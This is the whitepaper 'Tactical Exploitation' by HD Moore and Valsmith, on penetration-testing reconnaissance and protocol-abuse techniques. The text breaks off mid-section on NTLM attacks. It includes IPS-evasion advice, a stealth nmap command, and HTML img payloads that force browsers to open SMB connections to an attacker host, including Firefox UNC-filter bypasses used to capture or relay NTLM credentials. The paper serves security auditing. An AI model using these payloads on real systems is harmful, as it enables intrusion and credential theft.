Tactical Exploitation

OR

"The Other Way to Pen-Test"

OR

"Random Pwning Fun Bag"

Version 1.0.0

H D Moore (hdm[at]metasploit.com)

Valsmith (valsmith[at]metasploit.com)

Last modified: 08/09/2007

Contents

1 Introduction **3**

1.1 Abstract 3

1.2 Background 3

1.3 Author Bio - HD Moore 4

1.4 Author Bio - Valsmith 4

1.5 Acknowledgements 4

2 The Tactical Approach **5**

2.1 Vulnerabilties 5

2.2 Competition 5

3 Information Discovery **6**

3.1 Personnel Discovery 6

3.1.1 Search Engines 6

3.1.2 Paterva's Evolution 7

3.2 Network Discovery 8

3.2.1 Discovery Services 8

3.2.2 Bounce Messages 9

3.2.3 Virtual Hosting 10

3.2.4 Outbound DNS 10

3.2.5 Direct Contact 11

3.3 Firewalls and IPS 11

3.3.1 Firewall Identification 12

3.3.2 IPS Identification 12

3.4 Application Discovery 12

3.4.1 Slow and Steady wins the Deface 12

3.4.2 Finding Web Apps with W3AF 13

3.4.3 Metasploit 3 Discovery Modules 13

3.5 Client Application Discovery 14

3.5.1 Browser Fingerprinting 14

3.5.2 Mail Client Fingerprinting 15

3.5.3 SMB Client Fingerprinting 15

3.6 Process Discovery 16

3.6.1 Traffic Monitoring with IP IDs 16

3.6.2 Web Site Monitoring with HTTP 17
3.6.3 Usage Monitoring with MS FTP 17

4 Information Exploitation 19
4.1 Introduction 19
4.2 External Networks 19
4.2.1 Attacking File Transfers 19
4.2.2 Attacking Mail Services 21
4.2.3 Attacking Web Servers 21
4.2.4 Attacking DNS Servers 21
4.2.5 Attacking Database Servers 22
4.2.6 Attacking NTLM Authentication 22
4.2.7 Free Hardware 23
4.3 Internal Networks 23
4.3.1 Web Proxy Auto-Discovery Protocol 24
4.3.2 Microsoft DNS Servers 24
4.3.3 Microsoft WINS Servers 25
4.3.4 Exploiting NTLM Relays 25
4.3.5 SMB and Samba 26
4.4 Trust Relationships 28
4.4.1 NFS Home Directories 29
4.4.2 Hijacking SSH 30
4.4.3 Hijacking Kerberos 31

5 Conclusion 34

Chapter 1

Introduction

1.1 Abstract

Penetration testing often focuses on individual vulnerabilities and services. This paper introduces a tactical approach that does not rely on exploiting known flaws. The first section of this paper covers information gathering and discovery techniques, with a concentration on third-party services and new tools. The second section of this paper combines the information discovery techniques in the first section with various protocol and implementation weaknesses, in order to provide clear steps for gaining access to a target network.

1.2 Background

The authors of this paper have been involved in security auditing and penetration testing for the last ten years. A common trend among security staff is the use of off-the-shelf software to automate the penetration test process. Tools like Nessus[12], Retina[13], CANVAS[14], and Core Impact[15] have replaced manual audits and checklists at many organizations. While these tools do a great job of reducing the time and knowledge requirements of the penetration tester, their use can lead to a certain lazyness among the security staff. Many valuable compromise vectors are missed because they are not implemented by a ”canned” product. This paper is intended to shine some light on the more obscure and less-used techniques that the authors have depended on for many years.

1.3 Author Bio - HD Moore

HD Moore is the director of security research at BreakingPoint Systems[1], where he focuses on the security testing features of the BreakingPoint product line. HD is the founder of the Metasploit Project[2] and one of the core developers of the Metasploit Framework[3], the leading open-source exploit development platform. In his spare time, HD searches for new vulnerabilities, develops security tools, and contributes to open-source security projects.

1.4 Author Bio - Valsmith

Valsmith has been involved in the computer security community and industry for over ten years. He currently works as a professional security researcher on problems for both the government and private sectors. He specializes in penetration testing (over 40,000 machines assessed), reverse engineering and malware research. He works on the Metasploit Project[2] development team as well as other vulnerability development efforts. Most recently Valsmith founded Offensive Computing[4], a public, open source malware research project.

1.5 Acknowledgements

We would like to thank the numerous individuals who helped review this paper and the ideas contained within in it. The fine folks of the nologin, uninformed, and metasploit SILC channels did an excellent job of critiquing this paper and pointing out errors. The AHA[5] group in Austin was able to sit through two whole draft presentations without throwing the presenter out of the room. Specific individuals include Druid, Krbklepto, Pandzilla, JF, Matt Miller, Greg Griffith, Todd Towels, Sean Bradly, Todd Manning, and Dennis Cox.

Chapter 2

The Tactical Approach

2.1 Vulnerabilties

Vulnerabilities are transient. Vulnerabilities found one day may be patched on the next. Security software and operating system improvements can make even simple flaws unusable for a penetration test. Instead of treating a network like a list of vulnerabilities, an auditor should consider the applications, the people, the processes, and the trusts. In many cases the target should be the data that can be aquired, not necessarily the level of access. The key to gaining access is to use what is available to move closer to the next goal. Using this approach, even a fully-patched network will provide exploitable targets.

Hacking is not about exploits. As many professional auditors know, only one or two real exploits may be used during the a penetration test. The rest of the time is spent obtaining passwords, abusing trust relationships, tricking authentication systems, and hijacking services to gain access to more systems. A successful attack has everything to do with gaining access to and control of data.

2.2 Competition

Any security test is a race against time. An auditor faces competition from real attackers, internal and external, that are not bound by the same scope and restrictions as themselves. As a business practice, a security test must not interfere with production services or modify critical data. Attackers are opportunists. Whether a server is hosted locally or on a third-party is not a concern. Their only concern is gaining access to the data and controls they seek. Anything the auditor does not test, she must assume someone else will.

Chapter 3

Information Discovery

The first step to any security engagement is the initial discovery process. This is the process for discovering as much background information about the target as possible including, hosts, operating systems, topology, etc. This chapter discusses a variety of discovery techniques, starting from the outside, leading in, that can be used to plan and initiate a penetration test.

3.1 Personnel Discovery


Security is a people problem, first and foremost. People are responsible for writing software, installing that software, and providing configuration and maintenance. When performing a penetration test against an organization, the first step is to identify the people involved in creating and maintaining the infrastructure. Fortunately, a number of great tools and services exist that can be used to identify the gatekeepers of a given organization.

3.1.1 Search Engines

Google is still one of the best resources available for information discovery. Searching for an organization's name across the web can provide a list of web sites and services provided by that organization. Searching for the name across newsgroup archives can provide a list of past and current employees. Newsgroup posts often include the full title and username of employee as part of the post content. Image searches can sometimes yield pictures of the people, officies, and even occasionally server rooms.

3.1.2 Paterva's Evolution

Paterva[6], a South African company headed by Roelof Temmingh, provides a great tool called Evolution. At this time, Evolution is still in the beta phase, but a live web interface is hosted at http://www.paterva.com/evolution.html. Evolution is able to cross-reference information from a large set of public data source, using a wide variety of seed values (Name, Phone Number, Email Address, etc). For example, a search for "HD Moore" (one of the authors), returned a list of web sites, valid email addresses, and PGP keys. Evolution works by taking a single node of data and applying a set of transforms to it, which result in a preselected number of new nodes being created. The following image is a screen shot of the GUI version of Evolution, taken after all possible transforms had been applied to the domain node "bpointsys.com":



Maximum number of results: 8

3.2 Network Discovery

Given the name of an organization, discovering what networks are under their control can be a challenge. Starting with the results of the Personnel Discovery phase, the typical process involves DNS zone transfers, Whois requests, and reverse DNS lookups. These tools fall short of being able to show what hosts exist on a given IP or what other domains are owned by the same person.

3.2.1 Discovery Services

Thankfully, a number of great new web services are available that can dig even deeper. The CentrolOps.net and DigitalPoint.com web sites provide a number of useful services for network discovery. CentralOps.net provides a ”Domain Dossier” service which combines the various DNS and Whois requests into single report, with the option to perform a quick port scan as well. The DigitalPoint.com tools section provides a zone transfer tool, allowing the auditor to gather information without allowing the target to see her real source address.

The DomainTools.com web site provides a number of great features, but the ”Reverse IP” utility is by far the most valuable. This utility accepts an IP address or host name as an input and provides a list of all domains that reverse back to that IP. Unfortunately, the full result set is only available to members, but a trial account is available for free. The ”Reverse IP” feature is a great way to determine what other web sites and businesses share the same server. For example, a ”Reverse IP” query of Defcon.net provides the following two result sets:

```
8 Results for 216.231.40.180 (Defcon.net)
Website  DMOZ  Wikipedia  Yahoo
1.  Darktangent.net 0 listings 0 listings 0 listings
2.  Defcon.net 0 listings 0 listings 0 listings
3.  Defcon.org 1 listings 18 listings 1 listings
4.  Hackerjeopardy.com 0 listings 0 listings 0 listings
5.  Hackerpoetry.com 0 listings 0 listings 0 listings
6.  Thedarktangent.com 0 listings 0 listings 0 listings
7.  Thedarktangent.net 0 listings 0 listings 0 listings
8.  Thedarktangent.org 0 listings 0 listings 0 listings

13 Results for 216.231.40.179 (Defcon.net)
Website  DMOZ  Wikipedia  Yahoo
1.  0day.com 0 listings 0 listings 0 listings
2.  0day.net 0 listings 0 listings 0 listings
3.  Darktangent.org 0 listings 0 listings 0 listings
4.  Datamerica.com 0 listings 0 listings 0 listings
```

```
5.  Datamerica.org 0 listings 0 listings 0 listings
6.  Dcgroups.org 0 listings 0 listings 0 listings
7.  Digitalselfedefense.com 0 listings 0 listings 0 listings
8.  Infocon.org 0 listings 0 listings 0 listings
9.  Jefflook.com 0 listings 0 listings 0 listings
10.  Pinglook.com 0 listings 0 listings 0 listings
11.  Republicofping.com 0 listings 0 listings 0 listings
12.  Securityzen.com 0 listings 0 listings 0 listings
13.  Zeroday.com 0 listings 0 listings 0 listings
```

The indirect discovery methods mentioned above are great to get started, but a more active approach is needed to obtain detailed network information.

3.2.2 Bounce Messages

One of the best techniques available for internal network discovery is the e-mail ”bounce” feature of many mail servers. The attack works by sending an email destined to a non-existent user at the target organization. The email server will send a bounce message back indicating that the user does not exist. This bounce message often contains the internal IP address and host name of the mail server itself. This technique is particularly effective against Exchange servers that are placed behind a mail relay of some sort. For example, the following headers expose the internal host name and IP address of RSA.com’s mail server:

```
Received: (qmail 10315 invoked from network); 28 Jun 2007 15:11:29 -0500
Received: from unknown (HELO gateway1.rsasecurity.com) (216.162.240.250)
  by [censored] with SMTP; 28 Jun 2007 15:11:29 -0500
Received: from hyperion.rsasecurity.com by gateway1.rsasecurity.com
          via smtpd (for [censored]. [xxx.xxx.xxx.xxx]) with SMTP
Received: from localhost (localhost)
by hyperion.na.rsa.net (MOS 3.8.3-GA)
with internal id DEP35818;
Thu, 28 Jun 2007 16:18:14 +0500 (GMT-5)
Date: Thu, 28 Jun 2007 16:18:14 +0500 (GMT-5)
From: Mail Delivery Subsystem <MAILER-DAEMON@hyperion.na.rsa.net>
Message-Id: <200706281118.DEP35818@hyperion.na.rsa.net>
To: user@[censored]
MIME-Version: 1.0
Content-Type: multipart/report;
  report-type=delivery-status;
  boundary="DEP35818.1183029494/hyperion.na.rsa.net"
Subject: Returned mail: User unknown (from [10.100.8.152])
```

3.2.3 Virtual Hosting

It is common practice to host multiple web sites on a single web server using virtual hosting. A common configuration error is to host an internal or employee-only web site on the same physical server as an external web site. When the server is accessed over the internet using the external host name, the external web site is displayed, However, an attacker can connect to the web server, specify an internal host name in the HTTP Host header, and gain access to internal-only resources. For example, the following host names are often used to host internal resources and can be exposed on Internet-facing web servers:

- localhost
- www
- intranet
- admin

The Apache HTTP web server supports a feature called "Dynamic Virtual Hosting"[7]. This feature allows new virtual hosts to be added by creating a subdirectory on the web server and adding the appropriate DNS entry. When Apache sees a web request, it will look for a subdirectory containing the name sent in the HTTP Host header. This feature contains an interesting flaw. If a Host header is specified that contains %00/, the server will return a listing of all available virtual hosts as an Apache directory listing. This technique only works if directory indexes are enabled for the "global" configuration.

Virtual host name tricks work for more than just virtual host configurations. Many web applications will allow special access if the "localhost" , "127.0.0.1", or "admin" host names are placed into the HTTP Host header. An example of this can be found in the Internet Information Server default ASP page. If the client specifies "localhost" in the request header, the script will redirect the user to the "localstart" page instead.

3.2.4 Outbound DNS

An interesting approach to network discovery is to analyze DNS queries sent by internal DNS servers to external hosts. To perform this test, an auditor would configure an external DNS server to handle all requests for a designated subdomain. To force the DNS lookup to occur, an email can be sent to a non-existent internal user from an addressed within the configured subdomain. This trick can also work when specifying a random host name within the subdomain as the HTTP Host header of a web request.

Regardless of how the DNS lookup is initiated, the important part is what the request itself looks like when it reaches the auditors DNS server. The source port of the request can indicate the type of server which sent the request and whether or not the request was proxied through a NAT device.By forcing the target to perform multiple DNS requests, strong fingerprinting can be performed. For example, some DNS servers will use the same source port for all outbound requests. Other DNS servers will use a predictable transaction ID sequence. Certain brands of DNS caches and load balances will cache all records of the DNS reply,even if it contains a name other than one included in the original request. Through this type of analysis, it is possible to fingerprint and potentially spoof responses to internal DNS queries.

3.2.5 Direct Contact

When all else fails, the most straightforward way to determine network location and topology is by attacking the users directly. In this scenario, the auditor would build a list of email addresses and instant messaging IDs for the target organization. The auditor would then sent a HTTP link to a web site that performed a series of tests against the users browser. In this fashion, its possible to determine the internal and external addresses of the user's workstation and the different versions of software they have installed. For example, the Metasploit Decloak[26] tool reports the following information for one of the authors' workstation:

```
External Address: xxx.xxx.197.131
Internal Host: shank
Internal Address: 10.10.xxx.xxx
DNS Server (Java): 151.164.20.201
DNS Server (HTTP): 151.164.20.201
External NAT (Java): xxx.xxx.197.131
```

3.3 Firewalls and IPS

Firewalls have evolved from simple packet filters to stateful, content-aware network gateways, These products can intefere with a penetration test and waste the time of the auditors and network administrators alike. The first step to mitigating the problems caused by these devices is to identify and fingerprint them. Once the type of device is known, working around content-filters and avoiding blacklisting is much easier.

3.3.1 Firewall Identification

One of the easiest ways to determine the type of firewall in use is to examine the source port allocation scheme of outgoing connections. This can be accomplished in a number of ways, but looking for outbound web connections to an advertised (or spammed) web site is often the quickest approach. Another direct method of fingerprinting a firewall is by sending a series of TCP connections attempts with various parameters to a service protected by the firewall. For example, the SYN packets sent by the hping2[8] tool are silently dropped by Netscreen firewalls (due to missing TCP options).

3.3.2 IPS Identification

Intrusion Prevention Systems (IPS) are designed to detect and block attacks before they reach the target host. These devices can be fingerprinted by sending a series of attacks with slightly different data and seeing which ones are blocked. A tree model can be constructed that makes it easy to identify a specific IPS and signature revision. For example, the TippingPoint IPS can detect PHF requests when 0x0D is used to separate the method and URI of the HTTP requests, but fails to detect the request when 0x0C is used instead. Other IPS devices will allow 0x0D as well. To avoid detection by an administrator, a set of attacks can be chosen that are marked as ”drop with no alert” in the default configuration of the IPS.

3.4 Application Discovery

Applications are the real target of most attacks. Applications host the data and manage access to it. Every application is a potential entry point into the network, but finding these applications can be challenging. The most common way to enumerate applications is to use a service scanner, such as Nmap[9], Amap[10], Nikto[11], or even Nessus [12].

3.4.1 Slow and Steady wins the Deface

The existing tools do a good job at finding known applications, but they also trigger intrusion prevention systems and active firewalls, They key to avoiding alerts and IP blacklisting is through the use of slow, targeted service scans. For example, the following `nmap` command line will detect Microsoft SQL Servers without triggering the portscan detector of a popular IPS:

```
# nmap -sS -P0 -T 0 -p 1433 A.B.C.D/24
```

A slow, single port scan is able to evade common defensive measures, while still locating specific targets that may be of interest to the auditor. The scan above not only identifies which systems are running Microsoft SQL Server, but also determines which systems are active and likely to be running a Windows-based operating system. A targeted scan allows an auditor to work with a single service at a time and not suffer from the information overload generated by most security audit tools.

3.4.2 Finding Web Apps with W3AF

Andrews Riancho released a tool called the Web Application Attack and Audit Framework[16] that is a do-everything console for the HTTP protocol. This tool includes a discovery feature that allows an auditor to locate applications on a web service through brute force and intelligent guessing.

3.4.3 Metasploit 3 Discovery Modules

The latest version of the Metasploit Framework includes a number of application discovery modules, located in the auxiliary/scanner/ subdirectory. The modules can be used to detect services that are difficult to find otherwise. For example, the sweep_udp module can detect DNS, SNMP, NetBIOS, Portmap, and a number of other UDP services all in one quick pass:

```
[*] Sending 6 probes to xxx.xxx.xxx.0->xxx.xxx.xxx.255 (256 hosts)
[*] Discovered DNS on xxx.xxx.xxx.19 (TinyDNS)
[*] Discovered DNS on xxx.xxx.xxx.249 (BIND 8.4.6-REL-NOESW)
[*] Discovered DNS on xxx.xxx.xxx.250 (Microsoft)
[*] Discovered SNMP on xxx.xxx.xxx.170 (Ethernet Routing Switch)
[*] Discovered SNMP on xxx.xxx.xxx.171 (ProCurve J8692A)
```

Another example discovery module is the SMB Version Scanner (auxiliary/scanner/smb/version). This module will connect to each host specified on ports 139 and 445. Once connected, the module will try to determine the version of Windows or Samba in use:

```
[*] xxx.xxx.xxx.32 is running Windows XP Service Pack 2+
[*] xxx.xxx.xxx.46 is running Windows XP Service Pack 0 / Service Pack 1
[*] xxx.xxx.xxx.30 is running Windows XP Service Pack 2+
[*] xxx.xxx.xxx.57 is running Windows XP Service Pack 2+
[*] xxx.xxx.xxx.21 is running Unix Samba 3.0.22
[*] xxx.xxx.xxx.74 is running Windows XP Service Pack 2+
[*] xxx.xxx.xxx.85 is running Windows 2003 Service Pack 2
[*] xxx.xxx.xxx.113 is running Unix Samba 3.0.24-7.fc5
[*] xxx.xxx.xxx.100 is running Windows XP Service Pack 2+
[*] xxx.xxx.xxx.230 is running Unix Samba 3.0.25b
[*] xxx.xxx.xxx.246 is running Windows XP Service Pack 2+
```

3.5 Client Application Discovery

Client applications, such as web browsers and email clients, make a great entry point to an otherwise-secure network. While it is possible for an administrator to lock down a single web server and firewall, preventing each and every internal user from direct attacks is extraordinarily difficult. In order to determine the types of attacks to launch at internal users, the auditor needs to know what types of software is in use and whether e-mail delivery of exploit content is possible.

3.5.1 Browser Fingerprinting

The web browser is the new vector of choice for exploitation. Identifiying the target's browser can be helpful in understanding what types of attacks to perform. Once the browser has been identified, an auditor is able to choose specific attacks that are highly likely to succeed. There are several methods for fingerprinting browsers, but the most common method is to entice the target to access a web page on a server under the auditor's control. When the target connects to the server, a web page is provided that performs a series of server-side and client-side tests to determine the targets browser, operating system, and sometimes even patch level. The User-Agent header sent by the browser contains a wealth of knowledge all by itself:

```
Internet Explorer on Windows 2000
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)

Firefox running on Windows XP
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.4) Gecko/20070515 Firefox

Opera  on Windows 2000
Mozilla/4.0 (compatible; MSIE 6.0; MSIE 5.5; Windows 2000) Opera 7.0

Mozilla on Windows 2000
Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.6) Gecko/20040113
```

3.5.2 Mail Client Fingerprinting

Mail clients are often underestimated as a potential attack vector. Unfortunately, identifying a target's mail client poses some challenges. In the corporate world, Message Delivery Notifications (MDNs) can be used to obtain a reply message that contains the name and version of the mail client in use. When MDNs are not available, the auditor must rely on abusing ambiguities within the MIME standard to show different content to each mail client. The message below contains the important headers from a MDN sent by an Outlook Express client:

```
MIME-Version: 1.0
Content-Type: multipart/report;
  report-type=disposition-notification;
  boundary="----=_NextPart_000_0002_01C7BA3D.0DA9ED40"
X-Mailer: Microsoft Outlook Express 6.00.2900.2869
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2900.2962
```

3.5.3 SMB Client Fingerprinting

Windows systems have native support for accessing files over the SMB protocol. If an attacker can force the user to access a network share on a system they control, it is possible for them to determine the name and version of the client's operating system. The easiest way to force an outbound SMB connection is through client-side applications, such as web browsers and mail clients. Internet Explorer (5/6/7) supports UNC paths for almost all resource references. The following example will cause a Windows system running Internet Explorer to access the SMB server at 1.2.3.4:

```
<img src="\\1.2.3.4\share\hello.jpg">
```

Mozilla-based browsers, such as Firefox, do not allow UNC URLs to be accessed by default. However, due to a programming flaw in versions of Firefox prior to 2.0.0.4, it is possible to force a SMB connection anyways:

```
<img src="moz-icon:file:////1.2.3.4/share/hello.jpg">
```

This bug was addressed by Mozilla (Bug #376328), but the patch failed to cover all cases. Firefox 2.0.0.4 is still vulnerable to this issue when given a slightly different URL format:

```
<img src="moz-icon:file:///%5c/1.2.3.4/share/hello.jpg">
```

This second variation was addressed in the CVS tree (Bug #386998) and will be patched as part of 2.0.0.5. Unfortunately, there are still ways to avoid the latest patch and the issue may not be resolved until version 2.0.0.6 or above.


3.6 Process Discovery

Automated business processes can often create windows of opportunity for an attacker. Many financial organizations use insecure file transfer methods to share information, but since the attack window is only open for a few minutes at a time, the perceived risk is low. For example, the FTP protocol is still in wide use at banking organizations, and even if the files are encrypted, the control channel is not. The difficulty in auditing a business process is determining when and how it is performed.

3.6.1 Traffic Monitoring with IP IDs

One of the great features of the IPv4 protocol is how the IP ID field is implemented. Many operating systems will increment this field by one for every packet sent by the host. This allows an auditor to determine how many packets have been sent within a given window of time and allows for interesting attacks such as blind port scanning[17]. The auditor can track traffic patterns over a long period of time by probing the target at regular intervals and recording the change in the received IP ID value. This type of monitoring can discover business processes such as file transfers, backup operations, and other bursts of activity caused by automated systems.

The graph below represents the IP ID sequence for an internet exposed web server. The time period (X axis) runs from 22:00 to 09:00. Close to midnight, we see a huge spike in network traffic, which is likely caused by an automated network-based backup process. After the backup is completed, we see one more short spike, followed by a quiet period that builds up as visitors from the United States start to wake up. The script to create this graph can be found online at [24].



3.6.2 Web Site Monitoring with HTTP

The HTTP 1.1 protocol supports a ”Last-Modified” attribute. When a compliant HTTP server (such as Apache) receives a request for static content, it will automatically return the date at which the resource was last modified. This feature can be used to expose automated update times for corporate web sites.

3.6.3 Usage Monitoring with MS FTP

The Microsoft FTP service allows anonymous users to execute the ”SITE STATS” command. This command returns a count for each unique command executed on the server since the service was started. An auditor can access the server and poll these stats over a long period of time to build up a timeline of when certain operations are performed. For example, the STOR command stat is incremented when a file is uploaded, so watching for a jump in this stat can give provide the time that an automated upload is performed. The following output from Microsoft's public FTP server demonstates that out of over two billion login attempts, only 3035 STOR commands were issued.

```
SITE STATS
200-ABOR : 2138
```

```
ACCT : 2
ALLO : 32
APPE : 74
CDUP : 5664
CWD  : 388634
DELE : 1910
FEAT : 2970
HELP : 470
LIST : 3228866
MDTM : 49070
MKD  : 870
MODE : 3938
NLST : 1492
NOOP : 147379
OPTS : 21756
PASS : 2050555100
PASV : 2674909
PORT : 786581
PWD  : 179852
QUIT : 143771
REIN : 16
REST : 31684
RETR : 153140
RMD  : 41
RNFR : 58
RNTO : 2
SITE : 20485
SIZE : 76980
SMNT : 16
STAT : 30812
STOR : 3035
STRU : 3299
SYST : 175579
TYPE : 3038879
USER : 2050654280
XCWD : 67
XMKD : 12
XPWD : 1401
XRMD : 2
```

Chapter 4

Information Exploitation

4.1 Introduction

The last chapter focused on information discovery techniques. This chapter builds on these techniques by abusing documented features to compromise target systems.

4.2 External Networks

The external network is the starting place for most penetration tests. External hosts are often locked down, patched, firewalled, and filtered. The only targets available are intentionally exposed applications, VPN services, and temporary paths for client-initiated UDP sessions.

4.2.1 Attacking File Transfers

File transfers flowing between internal and external hosts can be subject to attack, depending on the protocol and the firewall involved.

Attacking FTP Transfers

The FTP protocol uses epheremal ports for data transfers, exposing an open data port on either the client or the server to a race condition. Depending on the FTP software, it may be possible to connect to the data port and receive the contents of a downloaded file or be able to write the contents of an uploaded file. The pasvagg.pl[22] script can be used to hijack FTP transfers when the server allows anonymous access, data ports are allocated sequentially, and the FTP server allows connections to the data ports from IP addresses other than the initiating client. Any FTP server that supports "FXP" mode is vulnerable to this attack. Even in cases where the client or server drop non-peer data port connections, it is still possible to interfere with the transfer process. The following example demonstrates how the official Microsoft FTP service uses sequential data ports:

```
$ ftp ftp.microsoft.com
Connected to ftp.microsoft.com (207.46.236.102).
220 Microsoft FTP Service
Name (ftp.microsoft.com:ftp): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230-Welcome to FTP.MICROSOFT.COM. Also visit http://www.microsoft.com/downloads.
230 Anonymous user logged in.
Remote system type is Windows_NT.
ftp> quot PASV
227 Entering Passive Mode (207,46,236,102,56,227).
ftp> quot PASV
227 Entering Passive Mode (207,46,236,102,56,230).
ftp> quote PASV
227 Entering Passive Mode (207,46,236,102,56,232).
ftp> quote PASV
227 Entering Passive Mode (207,46,236,102,56,238).
ftp>
```

The FTP passive transfer mode can also be abused by malicious FTP servers to force a vulnerable client to perform a port scan against an unsuspecting third-party host. This attack was presented by Mark of Bindshell.net[25] in March of 2007 and affected Firefox, Opera, and Konqueror (but oddly enough, did not affect Internet Explorer).

Attacking NFS Transfers

The NFS protocol involves a number of independent RPC services, each of which is subject to interference when used over a NAT gateway. The NFS services will accept a response from any source IP and port that contains valid data, even if that host has no relation to the address that was specified in the NFS connection parameters. The reason for this is to support multi-homed NFS servers, where RPC responses flow back from a different IP then the address that the client connected to.

To accomodate NFS traffic over NAT, older versions of the Linux kernel and many modern NAT devices will allow UDP responses to be sent back to the client from other IP addresses. In effect, this exposes the client RPC services to the Internet when the client establishes a connection from behind a NAT device. The challenge from an auditor's viewpoint is finding the epheremal port used to relay the connection and then identifying what RPC service it belongs to.

4.2.2 Attacking Mail Services

A typical mail system is composed of one or more relay systems, some form of antivirus/spam filter, the real mail server itself, and finally the user's email client. In most penetration tests, the focus is on the intermediate systems, however the mail clients themselves can be targeted. For example, on older versions of Apple's Mail.app, if two email messages are received that contain the same attachment name, the newer message can overwrite the previous message's attachment. This can be used to replace a trusted attachment with a backdoor within the users mailbox.

4.2.3 Attacking Web Servers

Even though web servers are the most visible targets on an external network, many penetration testers overlook obvious vulnerabilities. A brute force of common file and directory names can expose administrative areas, backup files, archives of the entire site, and much more. Web sites are often managed with source control systems, such as CVS and Subversion, which when done improperly will expose sensitive files in the web root (/CVS/Entries, /.svn/entries, etc). Sending internal host names in the HTTP Host header can provide access to internal sites and employee-only areas. When an Apache reverse proxy is in use, its possible to detect it by sending a GET request with the %00 sequence in the URL. This will cause the Apache proxy to throw an error and often leak the version of Apache in use.

4.2.4 Attacking DNS Servers

Over the last ten years, most DNS servers have been configured to reject zone transfers from unauthorized hosts. Instead of pulling the entire zone, the auditor must brute force possible domains and host names to determine whether those entries exist. Many DNS servers are misconfigured to allow reverse DNS lookups of private addresses, exposing the names and addresses of important servers on the internal network. As mentioned in *outbound DNS* section, many DNS servers are still vulnerable to transaction ID prediction, or race conditions such as those created by the Birthday Attack[18]. Recently, a PRNG prediction attack[19] has been published against the BIND 9 name server. A successful attack can lead to injection of false DNS records into the cache and a potential hijack of internal and external domains, depending on the configuration of the network.

4.2.5 Attacking Database Servers

Although database servers are rarely exposed to the external network, its a good idea to perform a quick scan for common database services anyways. Many business applications (Saleslogix, etc) run in a two-tier mode that requires direct access to the database server for them to function. Keep in mind that some database servers, such as Informix, still contain publicly-known, unpatched vulnerabilities.

4.2.6 Attacking NTLM Authentication

One of the most effective attacks on internal users from outside of the network relies on authentication relays. Many organizations expose Microsoft IIS or Exchange servers to the Internet. These servers allow Windows domain authentication using the NTLM protocol. If the victim's firewall has not been configured to drop outbound connections on port 139 and 445, it is possible to send a user an email message, or redirect them to a web page, that will force their workstation to initiate a SMB connection to a host of the attacker's choice. At this point, the actual impact depends on what version of Windows is in use and how it has been configured.

On Windows 2000 and earlier systems, the browser will automatically negotiate NTLM authentication with the remote SMB server, using the current username and password of the user. On Windows XP, 2003, and Vista, a few caveats apply, but the attack is still possible. If the auditor provides a malicious SMB server that relays this authentication to an externally accessible IIS or Exchange server, they can obtain direct access to that user's account. The NTLM credentials used by SMB, HTTP, SMTP, POP3, and IMAP4 are usually interchangable, provided that the auditor has a tool to perform the authentication relay.

An alternative to relaying the authentication credentials is to capture and crack the password hash itself. A number of tools exist for this purpose, including the venerable L0phtcrack (no longer available) and Cain and Abel[20].More information about the capture process can be found in Warlord's article in the Uninformed Journal[23].The Metasploit Framework includes an auxiliary module that provides a fake SMB service for the sole purpose of capturing passwords (auxiliary/server/smb_sniffer):

```
